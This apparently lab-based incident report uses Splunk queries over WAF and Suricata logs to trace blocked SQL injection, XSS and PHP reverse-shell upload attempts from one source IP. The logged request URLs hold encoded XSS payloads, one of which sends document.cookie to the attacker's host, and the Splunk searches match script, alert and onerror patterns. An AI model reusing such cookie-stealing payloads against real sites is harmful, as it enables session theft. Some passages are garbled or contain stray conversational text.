



# Incident Investigation scenario 2



Report Date: July 4, 2026

## 1. Executive Summary

This report summarizes the security investigation into three distinct attack vectors detected against the web infrastructure. The investigation utilized Splunk to correlate logs from the WAF (waf\_index) and Network IDS (suricata).

| Attack Vector              | Primary Tool Used | Outcome                 |
|----------------------------|-------------------|-------------------------|
| SQL Injection (SQLi)       | sqlmap            | Blocked (403 Forbidden) |
| Cross-Site Scripting (XSS) | Web Browser       | Blocked (403 Forbidden) |
| Malicious File Upload      | curl              | Blocked (403 Forbidden) |

- **SQL Injection (SQLi):** The attacker utilized sqlmap for automated database probing. All requests were intercepted and blocked by the WAF.
- **Cross-Site Scripting (XSS):** Attempts to inject scripts via input parameters were detected by both the WAF and Suricata. All attempts were successfully mitigated.
- **Malicious File Upload:** The attacker attempted to upload php-reverse-shell.php. The WAF identified the malicious intent and blocked the file upload, preventing potential remote code execution.

## 2. Incident Identification Table :

| Parameter Category | Parameter Name | Description / Extracted Value                          |
|--------------------|----------------|--------------------------------------------------------|
| Log Metadata       | _time          | Event occurrence timestamp (e.g., 2026-07-03 17:09:34) |

|                          |                      |                                                              |
|--------------------------|----------------------|--------------------------------------------------------------|
|                          | extracted_index      | Data source index<br>(waf_index, suricata)                   |
| <b>Attacker Identity</b> | clientip / src_ip    | Identified source:<br>192.168.4.145                          |
|                          | useragent            | Tool/Browser (e.g.,<br>sqlmap/1.8.2#stable,<br>curl/8.13.0)  |
| <b>Request Details</b>   | method               | HTTP Action (GET, POST)                                      |
|                          | uri_path / http_url  | Target resource (e.g.,<br>/api/v1/files/upload.php)          |
|                          | referer              | Originating request URL                                      |
|                          | http_content_type    | Data type (e.g.,<br>multipart/form-data)                     |
| <b>Incident Outcome</b>  | status / http_status | Response code<br>(Consistent 403<br>Forbidden)               |
|                          | anomaly_score        | Severity threshold met<br>(Total: 5)                         |
| <b>Security Context</b>  | rule_id              | ModSecurity Rule<br>triggered (e.g., 933110,<br>949110)      |
|                          | message              | Alert description (e.g.,<br>"PHP Injection Attack<br>Found") |
| <b>File Attributes</b>   | file_name            | Malicious payload: php-<br>reverse-shell.php                 |
|                          | file_size            | Payload weight: 5490<br>bytes                                |

## Timeline of Events :

This timeline outlines the chronological sequence of the attack vectors observed from source IP 192.168.4.145 on July 3, 2026, as recorded across the security logs.

| Timestamp | Attack Phase / Vector      | Target URI / Parameter        | Action / Payload Details                                           | Status        |
|-----------|----------------------------|-------------------------------|--------------------------------------------------------------------|---------------|
| 17:03:54  | SQL Injection (SQLi)       | /api/v1/client/auth/login.php | Automated database probing using sqlmap/1.8.2 #stable              | 403 Forbidden |
| 17:06:05  | Cross-Site Scripting (XSS) | /?q=                          | Manual script injection attempt via URL query parameter            | 403 Forbidden |
| 17:06:06  | Cross-Site Scripting (XSS) | /?q=                          | Secondary script injection attempt via URL query parameter         | 403 Forbidden |
| 17:07:28  | Cross-Site Scripting (XSS) | /?q=                          | JavaScript alert payload execution attempt via URL query parameter | 403 Forbidden |
| 17:08:59  | Malicious File Upload      | /api/v1/files/upload.php      | Initial unauthorized POST request to the upload                    | 403 Forbidden |

|          |                       |                          |                                                                        |  |
|----------|-----------------------|--------------------------|------------------------------------------------------------------------|--|
|          |                       |                          | endpoint<br>using<br>curl/8.13.0                                       |  |
| 17:09:34 | Malicious File Upload | /api/v1/files/upload.php | Attempted upload of a PHP web shell script named php-reverse-shell.php |  |

## 4. Investigation Analysis

### investigation in SQL Injection:

sourcetype="DEPI-4" extracted\_index=waf\_index

|stats count by useragent

| useragent                                                                                                       | count |
|-----------------------------------------------------------------------------------------------------------------|-------|
| sqlmap/1.8.2#stable (https://sqlmap.org)                                                                        | 146   |
| Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0                                          | 21    |
| Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/149.0.0.0 Safari/537.36 | 5     |
| .                                                                                                               | 2     |
| curl/8.13.0                                                                                                     | 2     |

### Analysis:

The analysis of the waf\_index shows a distribution of user agents attempting to access the infrastructure. The data highlights that sqlmap/1.8.2#stable is the most frequent user agent, accounting for 146 recorded events. This indicates a deliberate and automated effort to probe the application for vulnerabilities using SQL injection techniques, as evidenced by the sqlmap tool's interaction with the /api/v1/client/auth/login.php endpoint. The tool's output explicitly confirms it was testing for various SQL injection types, including boolean-based blind, error-based, and time-based blind injections.

```
sourctype="DEPI-4" extracted_index=waf_index useragent="sqlmap/1.8.2#stable (https://sqlmap.org)"
```

```
|table _time clientip extracted_index status uri_path useragent
```

| _time               | clientip      | extracted_index | method | status | uri_path                      | useragent                                |
|---------------------|---------------|-----------------|--------|--------|-------------------------------|------------------------------------------|
| 2026-07-03 17:03:54 | 192.168.4.145 | waf_index       | POST   | 403    | /api/v1/client/auth/login.php | sqlmap/1.8.2#stable (https://sqlmap.org) |
| 2026-07-03 17:03:54 | 192.168.4.145 | waf_index       | POST   | 403    | /api/v1/client/auth/login.php | sqlmap/1.8.2#stable (https://sqlmap.org) |
| 2026-07-03 17:03:54 | 192.168.4.145 | waf_index       | POST   | 403    | /api/v1/client/auth/login.php | sqlmap/1.8.2#stable (https://sqlmap.org) |
| 2026-07-03 17:03:54 | 192.168.4.145 | waf_index       | POST   | 403    | /api/v1/client/auth/login.php | sqlmap/1.8.2#stable (https://sqlmap.org) |
| 2026-07-03 17:03:54 | 192.168.4.145 | waf_index       | POST   | 403    | /api/v1/client/auth/login.php | sqlmap/1.8.2#stable (https://sqlmap.org) |
| 2026-07-03 17:03:54 | 192.168.4.145 | waf_index       | POST   | 403    | /api/v1/client/auth/login.php | sqlmap/1.8.2#stable (https://sqlmap.org) |
| 2026-07-03 17:03:54 | 192.168.4.145 | waf_index       | POST   | 403    | /api/v1/client/auth/login.php | sqlmap/1.8.2#stable (https://sqlmap.org) |
| 2026-07-03 17:03:54 | 192.168.4.145 | waf_index       | POST   | 403    | /api/v1/client/auth/login.php | sqlmap/1.8.2#stable (https://sqlmap.org) |
| 2026-07-03 17:03:54 | 192.168.4.145 | waf_index       | POST   | 403    | /api/v1/client/auth/login.php | sqlmap/1.8.2#stable (https://sqlmap.org) |
| 2026-07-03 17:03:54 | 192.168.4.145 | waf_index       | POST   | 403    | /api/v1/client/auth/login.php | sqlmap/1.8.2#stable (https://sqlmap.org) |
| 2026-07-03 17:03:54 | 192.168.4.145 | waf_index       | POST   | 403    | /api/v1/client/auth/login.php | sqlmap/1.8.2#stable (https://sqlmap.org) |
| 2026-07-03 17:03:54 | 192.168.4.145 | waf_index       | POST   | 403    | /api/v1/client/auth/login.php | sqlmap/1.8.2#stable (https://sqlmap.org) |
| 2026-07-03 17:03:54 | 192.168.4.145 | waf_index       | POST   | 403    | /api/v1/client/auth/login.php | sqlmap/1.8.2#stable (https://sqlmap.org) |
| 2026-07-03 17:03:54 | 192.168.4.145 | waf_index       | POST   | 403    | /api/v1/client/auth/login.php | sqlmap/1.8.2#stable (https://sqlmap.org) |
| 2026-07-03 17:03:54 | 192.168.4.145 | waf_index       | POST   | 403    | /api/v1/client/auth/login.php | sqlmap/1.8.2#stable (https://sqlmap.org) |
| 2026-07-03 17:03:54 | 192.168.4.145 | waf_index       | POST   | 403    | /api/v1/client/auth/login.php | sqlmap/1.8.2#stable (https://sqlmap.org) |
| 2026-07-03 17:03:54 | 192.168.4.145 | waf_index       | POST   | 403    | /api/v1/client/auth/login.php | sqlmap/1.8.2#stable (https://sqlmap.org) |
| 2026-07-03 17:03:54 | 192.168.4.145 | waf_index       | POST   | 403    | /api/v1/client/auth/login.php | sqlmap/1.8.2#stable (https://sqlmap.org) |
| 2026-07-03 17:03:54 | 192.168.4.145 | waf_index       | POST   | 403    | /api/v1/client/auth/login.php | sqlmap/1.8.2#stable (https://sqlmap.org) |
| 2026-07-03 17:03:54 | 192.168.4.145 | waf_index       | POST   | 403    | /api/v1/client/auth/login.php | sqlmap/1.8.2#stable (https://sqlmap.org) |
| 2026-07-03 17:03:54 | 192.168.4.145 | waf_index       | POST   | 403    | /api/v1/client/auth/login.php | sqlmap/1.8.2#stable (https://sqlmap.org) |

## Analysis:

This query identifies specific events associated with the sqlmap automated exploitation tool. By filtering for the known user agent string of sqlmap/1.8.2#stable, we successfully isolated the attacker's activities from legitimate web traffic. The results displayed in the table reveal that the attacker's requests consistently returned an **HTTP 403 Forbidden** status code. This confirms that the Web Application Firewall (WAF) successfully identified the sqlmap signatures and blocked the attempts to interact with the target URI paths, such as the authentication endpoint /api/v1/client/auth/login.php.

## WAF Defensive Efficacy against SQL Injection :

```
sourctype="DEPI-4" extracted_index=waf_index | stats count by status, uri_path | where status == 403
```

| New Search                                                                                                                                                                                   |               |                 |        |        |                               |                                          | Save As              | Create Table View | Close |
|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|---------------|-----------------|--------|--------|-------------------------------|------------------------------------------|----------------------|-------------------|-------|
| sourctype="DEPI-4" extracted_index=waf_index useragent="sqlmap/1.8.2#stable (https://sqlmap.org)"<br> table _time clientip extracted_index method status uri_path useragent<br> dedup status |               |                 |        |        |                               |                                          | Time range: All time |                   |       |
| 146 events (before 7/5/26 4:42:12.000 AM) No Event Sampling                                                                                                                                  |               |                 |        |        |                               |                                          | Job                  |                   |       |
| Events (146) Patterns Statistics (1) Visualization                                                                                                                                           |               |                 |        |        |                               |                                          |                      |                   |       |
| Show: 100 Per Page Format Preview: On                                                                                                                                                        |               |                 |        |        |                               |                                          |                      |                   |       |
| _time                                                                                                                                                                                        | clientip      | extracted_index | method | status | uri_path                      | useragent                                |                      |                   |       |
| 2026-07-03 17:03:54                                                                                                                                                                          | 192.168.4.145 | waf_index       | POST   | 403    | /api/v1/client/auth/login.php | sqlmap/1.8.2#stable (https://sqlmap.org) |                      |                   |       |

## Analysis:

The investigation into the waf\_index consistently reveals that all attempted SQL

Injection (SQLi) vectors initiated by the attacker have been successfully mitigated. The Splunk analysis shows a recurring HTTP 403 (Forbidden) status code across various sensitive URI paths, such as /api/v1/client/auth/login.php. This status code confirms that the Web Application Firewall (WAF) successfully identified the malicious intent—specifically the patterns associated with automated SQL injection attempts—and enforced an access-denied policy. The consistency of this block indicates that the security rules (OWASP Core Rule Set) are correctly configured to intercept and terminate unauthorized database-probing attempts.

### Suricata Network-Level Investigation: Traffic Analysis

sourcetype="DEPI-4" extracted\_index=suricata src\_ip "192.168.4.145" event\_type=http

|table src\_ip dest\_ip dest\_port \_time extracted\_index http\_method http\_status http\_url

| src_ip        | dest_ip    | dest_port | _time                   | extracted_index | http_method | http_status | http_url                                                                                                             |
|---------------|------------|-----------|-------------------------|-----------------|-------------|-------------|----------------------------------------------------------------------------------------------------------------------|
| 192.168.4.145 | 172.16.0.5 | 80        | 2026-07-03 17:09:14.031 | suricata        | POST        | 403         | /api/v1/files/upload.php                                                                                             |
| 192.168.4.145 | 172.16.0.5 | 80        | 2026-07-03 17:08:59.020 | suricata        | POST        | 403         | /api/v1/files/upload.php                                                                                             |
| 192.168.4.145 | 172.16.0.5 | 80        | 2026-07-03 17:07:28.018 | suricata        | GET         | 403         | /?q=53script%3Calert%28%22test%22%28%3C%2Fscript%3E                                                                  |
| 192.168.4.145 | 172.16.0.5 | 80        | 2026-07-03 17:06:06.584 | suricata        | GET         | 403         | /?q=53script%3EnewImage%28%29.src%3D%22http%3A%2F%2F192.168.4.145%2Flog%3Fcookie%3D%22%2Bdocument.cookie%3B%3C%2Fscr |
| 192.168.4.145 | 172.16.0.5 | 80        | 2026-07-03 17:06:05.014 | suricata        | GET         | 403         | /?q=53script%3EnewImage%28%29.src%3D%22http%3A%2F%2F192.168.4.145%2Flog%3Fcookie%3D%22%2Bdocument.cookie%3B%3C%2Fscr |
| 192.168.4.145 | 172.16.0.5 | 80        | 2026-07-03 17:03:54.643 | suricata        | POST        | 403         | /api/v1/client/auth/login.php                                                                                        |
| 192.168.4.145 | 172.16.0.5 | 80        | 2026-07-03 17:03:54.638 | suricata        | POST        | 403         | /api/v1/client/auth/login.php                                                                                        |
| 192.168.4.145 | 172.16.0.5 | 80        | 2026-07-03 17:03:54.029 | suricata        | POST        | 403         | /api/v1/client/auth/login.php                                                                                        |
| 192.168.4.145 | 172.16.0.5 | 80        | 2026-07-03 17:03:54.022 | suricata        | POST        | 403         | /api/v1/client/auth/login.php                                                                                        |
| 192.168.4.145 | 172.16.0.5 | 80        | 2026-07-03 17:03:54.013 | suricata        | POST        | 403         | /api/v1/client/auth/login.php                                                                                        |
| 192.168.4.145 | 172.16.0.5 | 80        | 2026-07-03 17:03:54.006 | suricata        | POST        | 403         | /api/v1/client/auth/login.php                                                                                        |
| 192.168.4.145 | 172.16.0.5 | 80        | 2026-07-03 17:03:54.599 | suricata        | POST        | 403         | /api/v1/client/auth/login.php                                                                                        |

### Analysis:


This investigation shifts the focus from the application layer (WAF) to the network layer using suricata. By filtering specifically for event\_type=http and the identified source IP (192.168.4.145), we are able to correlate the web requests logged by the WAF with actual network traffic captured by the IDS. The table results demonstrate the attacker's attempts to reach various endpoints, including the /api/v1/files/upload.php and search parameters. This cross-layer correlation is vital for confirming that these malicious requests were not just blocked by the WAF, but were also traversing the network and being flagged by the IDS signatures.

## Correlation of Suricata and WAF Defensive Actions :

```
sourcetype="DEPI-4" extracted_index=suricata src_ip "192.168.4.145" event_type=http
```

```
|table src_ip dest_ip dest_port _time extracted_index http_http_method http_status  
http_url
```

```
|dedup http_status
```



| 151 events (before 7/5/26 5:10:07000 AM) No Event Sampling |            |           |                         |                 |                  |               |                          |
|------------------------------------------------------------|------------|-----------|-------------------------|-----------------|------------------|---------------|--------------------------|
| Events (151)                                               |            | Patterns  |                         | Statistics (1)  |                  | Visualization |                          |
| Show: 100 Per Page Format Preview: On                      |            |           |                         |                 |                  |               |                          |
| src_ip                                                     | dest_ip    | dest_port | _time                   | extracted_index | http_http_method | http_status   | http_url                 |
| 192.168.4.145                                              | 172.16.0.5 | 80        | 2026-07-03 17:09:34.031 | suricata        | POST             | 403           | /api/v1/files/upload.php |


## Analysis:

Your observation is correct. The logs from suricata now confirm that the network-level traffic is reflecting the blocks enforced by the WAF. By using the dedup http\_status command, we see that the only status recorded for the attacker's activity is **403 Forbidden**. This is a significant finding in our investigation because it proves that the WAF's intervention is not only occurring at the application layer but is effectively terminating the HTTP transaction at the network perimeter. Suricata is "witnessing" the end result of the WAF's decision-making process: the connection is being rejected, and the application is unreachable for the malicious payloads.

## investigation in xxs:

```
sourcetype="DEPI-4" extrcted_index=waf_index ("*script*" OR "*alert*" OR  
"*onerror*")
```

```
|table clientip method referer request_header_User_Agent _time uri_path useragent  
status
```



| clientip      | method | referer                     | request_headers_User_Agent | _time                   | uri_path | useragent                                                              | status |
|---------------|--------|-----------------------------|----------------------------|-------------------------|----------|------------------------------------------------------------------------|--------|
|               |        |                             | curl/8.13.0                | 2026-07-03 17:09:34.000 |          |                                                                        |        |
|               |        |                             |                            | 2026-07-03 17:09:34.000 |          |                                                                        |        |
|               |        |                             | curl/8.13.0                | 2026-07-03 17:08:59.591 |          |                                                                        |        |
|               |        |                             |                            | 2026-07-03 17:08:59.600 |          |                                                                        |        |
|               |        |                             |                            | 2026-07-03 17:07:27.991 |          |                                                                        |        |
|               |        |                             |                            | 2026-07-03 17:07:27.991 |          |                                                                        |        |
| 192.168.4.145 | GET    | http://192.168.4.128/qmtest |                            | 2026-07-03 17:07:27.000 | /        | Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0 | 403    |
|               |        |                             |                            | 2026-07-03 17:06:06.557 |          |                                                                        |        |
|               |        |                             |                            | 2026-07-03 17:06:06.557 |          |                                                                        |        |
|               |        |                             |                            | 2026-07-03 17:06:06.557 |          |                                                                        |        |
|               |        |                             |                            | 2026-07-03 17:06:06.557 |          |                                                                        |        |
| 192.168.4.145 | GET    | http://192.168.4.128/qmtest |                            | 2026-07-03 17:06:06.000 | /        | Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0 | 403    |
|               |        |                             |                            | 2026-07-03 17:06:04.986 |          |                                                                        |        |
|               |        |                             |                            | 2026-07-03 17:06:04.986 |          |                                                                        |        |
|               |        |                             |                            | 2026-07-03 17:06:04.985 |          |                                                                        |        |
|               |        |                             |                            | 2026-07-03 17:06:04.985 |          |                                                                        |        |

## Cross-Site Scripting (XSS) Payloads

```
sourcetype="DEPI-4" extrcted_index=waf_index ("*script*" OR "*alert*" OR "*onerror*")
```

```
| table clientip method referrer request_header_User_Agent _time uri_path useragent status
```

```
| dedup status
```

| clientip      | method | referrer                    | request_headers_User_Agent | _time               | uri_path | useragent                                                              | status |
|---------------|--------|-----------------------------|----------------------------|---------------------|----------|------------------------------------------------------------------------|--------|
| 192.168.4.145 | GET    | http://192.168.4.128/qctest |                            | 2026-07-03 17:07:27 | /        | Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0 | 403    |

### Analysis:

This investigation focuses on identifying attempts to inject malicious scripts into the application. By querying the waf\_index for common XSS indicators—specifically `<script>` tags, `alert()` functions, and `onerror` event handlers—we isolated requests containing potentially harmful payloads. The logs indicate that the attacker, identified by the source IP 192.168.4.145, targeted the web application's input fields (specifically within the search functionality). The status field in the results consistently reports **403 Forbidden**, which serves as clear evidence that the Web Application Firewall (WAF) successfully detected the XSS patterns and blocked the malicious requests before they could be reflected or stored by the application.

## Suricata Detection of Cross-Site Scripting (XSS)

```
sourcetype="DEPI-4" extracted_index=suricata ("*script*" OR "*alert*" )  
src_ip=192.168.4.145"
```

```
| table src_ip dest_ip http_uri dest_port http_http_refer http_status _time
```

| src_ip        | dest_ip    | http_uri                                                                                                                | dest_port | http_http_refer              | http_status | _time                   |
|---------------|------------|-------------------------------------------------------------------------------------------------------------------------|-----------|------------------------------|-------------|-------------------------|
| 192.168.4.145 | 172.16.0.5 | /jq%3Cscript%3Ealert%3D2822test%2229%3C%2Fscript%3E                                                                     | 80        | http://192.168.4.128/?qctest | 403         | 2026-07-03 17:07:28.015 |
| 192.168.4.145 | 172.16.0.5 | /?q%3Cscript%3Enew+image%3Dsrc%3D%22http%3A%2F%2F192.168.4.145%2Flog%3Fcookie%3D%22%3Ddocument.cookie%3D%3C%2Fscript%3E | 80        | http://192.168.4.128/?qctest | 403         | 2026-07-03 17:06:06.584 |
| 192.168.4.145 | 172.16.0.5 | /?q%3Cscript%3Enew+image%3Dsrc%3D%22http%3A%2F%2F192.168.4.145%2Flog%3Fcookie%3D%22%3Ddocument.cookie%3D%3C%2Fscript%3E | 80        | http://192.168.4.128/?qctest | 403         | 2026-07-03 17:06:06.014 |

### Analysis:

The analysis of the suricata logs confirms that the Intrusion Detection System (IDS) successfully identified and logged the malicious Cross-Site Scripting (XSS) payloads



## upload malicious file:

[illegible]

```
[file "/usr/share/modsecurity-crs/rules/RESPONSE-980-CORRELATION.conf"] [line "86"] [id "980130"] [msg "Inbound Anomaly Score Exceeded (Total Inbound Score: 5 - SQLI=0,XSS=0,RFI=0,LFI=0,RCE=0,PHPI=5,HTTP=0,SESS=0): individual paranoia level scores: 5, 0, 0, 0"] [tag "event-correlation"] [hostname "192.168.4.128"] [uri "/403.html"] [unique_id "akd8TXu3tBQ5TZswleH10QAAAA4"], "Warning. Pattern match "'.*\\. (?php\\d*|phtml)\\.\\.\\.\\$'" at FILES:file. [file "/usr/share/modsecurity-crs/rules/REQUEST-933-APPLICATION-ATTACK-PHP.conf"] [line "109"] [id "933110"] [msg "PHP Injection Attack: PHP Script File Upload Found"] [data "Matched Data: php-reverse-shell.php found within FILES:file: php-reverse-shell.php"] [severity "CRITICAL"] [ver "OWASP CRS/3.2.0"] [tag "application-multi"] [tag "language-php"] [tag "platform-multi"] [tag "attack-injection-php"] [tag "OWASP CRS"] [tag "OWASP CRS/WEB_ATTACK/PHP_INJECTION"] [tag "OWASP TOP_10/A1"] Access denied with code 403 (phase 2). Operator GE matched 5 at TX:anomaly_score. [file "/usr/share/modsecurity-crs/rules/REQUEST-949-BLOCKING-EVALUATION.conf"] [line "91"] [id "949110"] [msg "Inbound Anomaly Score Exceeded (Total Score: 5)"] [severity "CRITICAL"] [tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-generic"]
```

Analysis:

The following table summarizes the parameters extracted from the security logs regarding the malicious file upload attempt. The logs confirm that the attacker attempted to bypass file validation filters by uploading a PHP web shell. The WAF (ModSecurity) successfully intercepted this action, triggered by the 933110 rule, which is specifically designed to detect PHP injection via file uploads.

| Parameter               | Value / Detail                                     |
|-------------------------|----------------------------------------------------|
| Timestamp (_time)       | 2026-07-03 17:09:34                                |
| Source IP (clientip)    | 192.168.4.145                                      |
| Request Method (method) | POST                                               |
| Target URI (uri_path)   | /api/v1/files/upload.php                           |
| User Agent              | curl/8.13.0                                        |
| HTTP Status (status)    | 403 (Forbidden)                                    |
| File Name               | php-reverse-shell.php                              |
| Content Type            | <Unknown Content-Type>                             |
| File Size               | 5490 bytes                                         |
| Rule ID (rule_id)       | 933110 (PHP Injection)                             |
| Anomaly Score           | 5                                                  |
| Alert Message           | PHP Injection Attack: PHP Script File Upload Found |

## Image Analysis:

- **image\_fe102d.jpg / image\_fe104d.jpg / image\_fe1087.jpg:** These evidence captures provide the raw ModSecurity audit logs. They highlight the exact moment the payload `php-reverse-shell.php` was rejected. The presence of the 949110 and 933110 rule IDs in the logs confirms that the system not only detected the forbidden file extension but also calculated an `anomaly_score` of 5, which crossed the threshold for an automatic 403 Forbidden response. This sequence demonstrates a robust multi-layered defensive response against unauthorized file execution attempts.

---

## Indicators of Compromise (IoCs)

The following Indicators of Compromise have been derived from the investigation of source IP 192.168.4.145. These artifacts can be used to block, monitor, or hunt for similar malicious activity within the network.

| IoC Category   | Value / Identifier    | Description                                                      |
|----------------|-----------------------|------------------------------------------------------------------|
| Source IP      | 192.168.4.145         | Primary attacker IP address identified across all attack phases. |
| User-Agent     | sqlmap/1.8.2#stable   | Automated tool signature for SQL injection scanning.             |
| User-Agent     | curl/8.13.0           | Automated tool used for malicious file delivery (reverse shell). |
| Malicious File | php-reverse-shell.php | Filename of the rejected web shell payload.                      |
| Trigger Rule   | 933110                | ModSecurity rule ID identifying PHP injection via file upload.   |
| Trigger Rule   | 949110                | ModSecurity anomaly threshold rule triggered during              |

|                |                    |                                                  |
|----------------|--------------------|--------------------------------------------------|
|                |                    | attacks.                                         |
| Target Pattern | <script> / alert() | Payloads associated with XSS injection attempts. |

## 6.Actionable Security Recommendations

**Note:** The consistent 403 results confirm that the "Negative Security Model" (blocking known bad patterns) is currently functioning perfectly. Future efforts should focus on "Positive Security" (whitelisting only known good traffic) to further minimize the attack surface.

## 7. Impact Assessment

Since all malicious attempts resulted in a **403 Forbidden** status, the security controls successfully neutralized the threats before any impact occurred.

| Impact Area                 | Assessment Result | Explanation                                                                                      |
|-----------------------------|-------------------|--------------------------------------------------------------------------------------------------|
| Data Confidentiality        | None              | No unauthorized database queries succeeded; sensitive data remains secure.                       |
| Data Integrity              | None              | No malicious scripts were injected or stored; the application remains untainted.                 |
| System Availability         | None              | Services remained fully operational; the WAF prevented exploitation without triggering downtime. |
| Remote Code Execution (RCE) | None              | The malicious file upload was intercepted; no unauthorized code was executed on the server.      |

|                         |             |                                                                                    |
|-------------------------|-------------|------------------------------------------------------------------------------------|
| <b>Account Security</b> | <b>None</b> | No evidence of successful authentication bypass or session hijacking was observed. |
|-------------------------|-------------|------------------------------------------------------------------------------------|

---

## 8.Conclusion:

The organization's defensive architecture (WAF + IDS) effectively mitigated the attack lifecycle. There is **no impact** on the production environment, and the system's security integrity has been maintained throughout the entirety of the incident.